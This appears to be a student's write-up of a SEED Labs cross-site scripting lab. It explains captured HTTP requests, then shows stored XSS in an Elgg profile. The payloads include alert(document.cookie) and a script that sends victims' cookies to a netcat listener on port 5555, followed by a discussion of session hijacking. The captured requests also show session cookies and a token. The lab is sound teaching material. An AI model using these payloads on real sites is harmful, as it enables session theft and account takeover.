
Q1: None

Q2:


One GET request:



```
GET https://seedsecuritylabs.org/assets/css/img/SilverShadeHover.jpg
Host: seedsecuritylabs.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://seedsecuritylabs.org/assets/css/style_home.css
Cookie: _ga=GA1.2.1068961260.1560269758; _gid=GA1.2.1489942296.1586871297; _gat_gtag_UA_108821978_2=1
Connection: keep-alive
```

Explanation: Retrieve a .jpg image named “SilverShadeHover.jpg” from the host “seedsecuritylabs.org” under the path “seedsecuritylabs.org/assets/css/img/SilverShadeHover.jpg” using the https protocol. This request originated from the address “https://seedsecuritylabs.org/assets/css/style_home.css”.

One POST request:




```
POST https://piazza.com/logic/api?method=network.get_online_users&aid=k8zyd6g84vqq
Host: piazza.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://piazza.com/class/k5ycztohj8k71d
Content-Type: application/json; charset=utf-8
CSRF-Token: nUjUTypg0jnik6PJGcIqCboD
X-Requested-With: XMLHttpRequest
Content-Length: 93
Cookie: session_id=nUjUTypg0jnik6PJGcIqCboD; last_piaz_user=k04c8h0nh579i; piazza_session="1.eyJyZW1lbWJlciI6Im9uIiwic2Vzc2lvbl90b2tlbiI6InN0X2N3M09zRmxzTzBNZlNWYzRwTDhM
Connection: keep-alive

{"method":"network.get_online_users","params":{"nid":"k5ycztohj8k71d","uid":"k04c8h0nh579i"}}
```

Explanation: Calls an API from the host “piazza.com” to get online users using the https protocol. The “method” – “network.get_online_users” and the parameters “params” - “nid” and “uid”, are written in the body of the POST request. This request originated from the address “https://piazza.com/class/k5ycztohj8k71d”, the address of our PCS class.

Q3:

Step 1: Log in as Samy and embed the JavaScript code into Samy's profile.



Edit profile

Display name

Samy

About me

Public

Brief description

<script>alert('XSS');</script>

Public


Location

Public

Interests

Public

Step 2: Log out. Then log in as Boby.



All Site Activity


Filter Show All

No activity

samy

Powered by Elgg

Step 3: Search for the user “Samy”.




Results for "samy"

Users

Samy (samy)
a minute ago

Step 4: View Samy’s profile and see the alert.



XSS Lab Site

Samy
Brief descriptio


XSS

Observations:

After embedding the JavaScript code into Samy’s profile (in the brief description field), I logged in as Boby to view Samy’s profile and saw an alert with content “XSS”. I also observed that as soon as I saved Samy’s profile with the JavaScript embedded, the page (Samy’s profile) was refreshed and the alert could already be observed.

Q4.1:

Step 1: Add additional JavaScript code into Samy's profile to display the cookies.



Edit profile

Display name

Samy

About me


Brief description

<script>alert('XSS');</script> <script>alert(document.cookie);</script>

Location

Interests

Step 2: Save Samy’s profile. Samy’s cookies are displayed since we logged in as Samy.




Your profile was successfully saved.

Elgg=47prg6gea28i973i8fil1blom4

□ Prevent this page from creating additional dialogs

Step 3: Log out. Then log in as Boby.




All Site Activity

Filter: Show All

No activity

Step 4: View Samy's profile. Boby's cookies are displayed.



```
Elgg=85eg8mq751oikl82tlbv0r35f4
```

□ Prevent this page from creating additional dialogs

Observations:

After adding the JavaScript code into Samy's profile (in the brief description field) to display cookies, I logged in as Boby to view Samy's profile. Apart from seeing an alert with content "XSS" as in the previous question, Boby's cookies were also displayed.

I also observed that as soon as I saved Samy's profile with the JavaScript embedded, the page (Samy's profile) was refreshed and Samy's cookies were displayed.

Q4.2 Whoever logged in at that moment of viewing Samy’s profile. For example, after saving Samy’s profile (the user being Samy), Samy’s cookies were displayed; when logged in as Boby to view Samy’s profile, Boby’s cookies were displayed.


Q4.3 Yes. The attacker could replace his own cookies with the victim’s cookies. And the server would validate the cookies and believe the attacker is the victim.

Q4.4 Yes and No. It depends on whether the attacker could gain more information/privileges from obtaining the victim’s cookies. For example, if the user were allowed to view his password after logging in, then after the attacker log in as the victim using the victim’s cookies, the attacker can easily check to see the victim’s password. But if the above were not supported, then the attacker cannot directly learn the user’s password. However, it is often the case that a user can change his password after logging in. And if so, the attacker could change the victim’s password.

In our case, No. First, the password is not directly encoded in the cookies. Second, even if the attacker successfully logged in as the victim using the victim’s cookies, the attacker would have to provide the current password in order to change the password.

Q5.1

Step 1: Log in as Samy and embed the JavaScript code into Samy’s profile.



Edit profile

Display name: Samy

About me

Public

Brief description:

```
<script>document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) + '>');</script>
```

Public


Location

Public

Interests


Public

Step 2: Initialize a TCP server listening on port 5555 at 127.0.0.1.



```
[04/14/20]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
```

Step 3: Log out. Then log in as Boby.



